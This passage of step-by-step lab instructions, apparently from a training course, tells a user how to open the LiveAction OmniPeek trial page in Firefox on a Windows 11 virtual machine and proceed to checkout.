
1. Switch to the **Windows 11** virtual machine.
2. Open any browser (here, **Mozilla Firefox**), Place the cursor in the address bar and click on **<https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/>** in the address bar, and press **Enter**.

Note: If a website cookie notification appears, click **Accept**.

3. The **LiveAction** website appears; click the **Free Trial** button.


Note: If **Warning: Potential Security Risk Ahead** page appears, click **Advanced**, and click **Accept the Risk and Continue**.


Note: You will be redirected to a cart in live action, click checkout.



